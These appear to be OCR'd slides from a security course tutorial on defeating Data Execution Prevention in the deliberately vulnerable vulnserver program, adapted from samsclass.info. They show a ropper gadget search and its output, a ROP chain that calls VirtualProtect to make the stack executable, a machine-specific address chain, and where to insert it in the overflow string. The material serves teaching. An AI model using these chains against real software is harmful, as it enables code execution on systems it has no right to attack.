
WITH DEP


SO… DEP?

- All the above runs perfectly when DEP is turned off
- Let's turn it on:




SO… DEP?


4
Performance Options
Visual Effects
Advanced
Data Execution Prevention
Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?
Turn on DEP for essential Windows programs and services only
Turn on DEP for all programs and services except those I select:
Add...
Remove
Your computer's processor supports hardware-based DEP.
OK
Cancel
Apply


5
Recently added
IDLE (Python GUI)
Python (command line)
#
3D Viewer
A
Access
Acrobat Reader DC
Alarms & Clock
B
Backup and Sync from Google
Beyond Compare 4
C
Sleep
Shut down
Restart
Connect
Type here to search

SO… DEP?

- Go ahead, try the previous exploit



SO… DEP?

- What can we do?
- Well, we can't execute code on the stack anymore.
- We have several options, among them:
  - Simulate all the shellcode using *rop* – can be done with ropper but will take some time/may be challenging.
  - Instead, we can simply overcome DEP by marking the stack as *executable* - Let's do this!

OVERCOME DEP

- We want to mark the stack as executable.
- We can use VirtualProtect (and other functions) to do this.
- We will use *rop* to first simulate a call to VirtualProtect before we execute the shellcode.
- Note: we will assume ASLR is turned off.
  - Note that our method for calling "jmp esp" from a non-ASLR module also overcomes ASLR, but it would not have worked if all modules had ASLR turned on.

OVERCOME DEP

- We want to find a sequence of commands which will simulate a call to VirtualProtect() for us.
- Begin by loading the executable in a debugger
- Our *rop* chain will sue the following setup:
  - Put the values below in the registers.
  - Then execute pushad to push them all into the stack. (pushad documentation)
  - The registers are displayed here in the order they are pushed onto the stack by pushad/pushal.

eax	**Nops (0x90909090)**	**esp**	**lpAddress**
ecx	lpOldProtect (writeable address)	**ebp**	**ptr to jmp esp**
edx	**newProtect (0x40)**	**esi**	**ptr to VirutalProtect**
ebx	**dwSize**	**edi**	**rop nop (ret)**

OVERCOME DEP

- The *rop* chain on the previous slide works as follows:
  1. Get the registers to contain the values mentioned.
  2. Perform the *pushad\pushal* command which pushes these registers onto the stack.
  3. Execute VirtualProtect() using the values we pushed on the stack.
  4. Perform ”jmp esp” in order to start executing your shellcode (when getting here, the stack would already have been enabled for execution)
- Note that the address of the “jmp esp” command is also the return address for VirtualProtect.

BUILDING THE ROP CHAIN

- What gadgets can help you get the right values in the registers?
- We can search for those gadgets using ropper
- For example to perform pushal:

```
Wednesday, Jan 01, 2020 18:43:03 → system32 [8]: ropper --file C:\Windows\System32\msvcrt.dll --search "pushal; ret"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pushal; ret

[INFO] File: C:\Windows\System32\msvcrt.dll
0x1019cee9: pushal; ret 0x1011;
0x1010cc00: pushal; ret 0x1e3e;
0x10157027: pushal; ret;
```

- Note that the real address depends on the base address of msvcrt.dll in runtime.

ROP CHAIN EXAMPLE

```
rop_gadgets = [
    "pop eax; ret;",
    0x6250609c,             # ptr to VirtualProtect [IAT of essfunc.dll]
    "mov eax, [eax]; ret;",
    "xchg eax, esi; ret;",
    "pop eax; ret;",
    0xfffffdff,             # Value to negate, will become 0x00000201
    "neg eax; pop ebp; ret;",
    0xdeadbeaf,             # junk, value for pop ebp
    "xchg eax, ebx; ret;",
    "pop eax; ret;",
    0xffffffc0,             # Value to negate, will become 0x00000040
    "neg eax; pop ebp; ret;",
    0x625011af,
    "xchg eax, edx; ret;",
    "pop ecx; ret;",
    0x6fff50d0,             # ptr to jmp esp [essfunc.dll]
    "pop edi; ret;",
    "ret;",
    "pop eax; ret;",
    0x90909090,             # nop
    "pushal; ret;"
]

```

- Note this chain enables execution for 0x200 bytes of shellcode on the stack.

BUILDING THE ROP CHAIN

- The chain on previous slide is not the only way to it – there are many other ways to set the arguments on the stack.
- Note that in the previous slide only the gadgets are presented, not which Dll they can be found in.
- The location of the gadgets depends on the content of the different Dll's and thus can be different from one machine to another.
- In order to create a chain matching your machine you will need to search the different gadgets across the different Dll's.


ROP CHAIN EXAMPLE

```
final_rop = [
    (0x773c8cd5, "kernel32.dll")
    (0x6250609c, "None")
    (0x773d3a2b, "kernel32.dll")
    (0x77b507be, "ntdll.dll")
    (0x773c8cd5, "kernel32.dll")
    (0xffffdff, "None")
    (0x77b5349e, "ntdll.dll")
    (0xdeadbeaf, "None")
    (0x77b7803c, "ntdll.dll")
    (0x773c8cd5, "kernel32.dll")
    (0xffffffc0, "None")
    (0x77b5349e, "ntdll.dll")
    (0x625011af, "None")
    (0x762aad98, "msvcrt.dll")
    (0x77bf77c4, "ntdll.dll")
    (0x6fff50d0, "None")
    (0x77b6237b, "ntdll.dll")
    (0x77b413bc, "ntdll.dll")
    (0x773c8cd5, "kernel32.dll")
    (0x90909090, "None")
    (0x762c5cfc, "msvcrt.dll")
]
```

- This is an example of the previous rop chain generated for a specific machine.
- Notice that as required none of the addresses contain illegal bytes.

OVERCOME DEP

- After you finished creating your rop chain, insert it after the 2006 'A's and before the rest of your string.
- Notice that if you restart the server, you will have to build the rop chain again – this is due to ASLR (if ASLR was turned off, it would have been constant)



CONGRATULATIONS! #2

You did it again!

REFERENCES

- This presentation is an adapted tutorial to the one presented below.

  All credits go to the following websites:

- https://samsclass.info/127/proj/vuln-server.htm
- https://samsclass.info/127/proj/rop.htm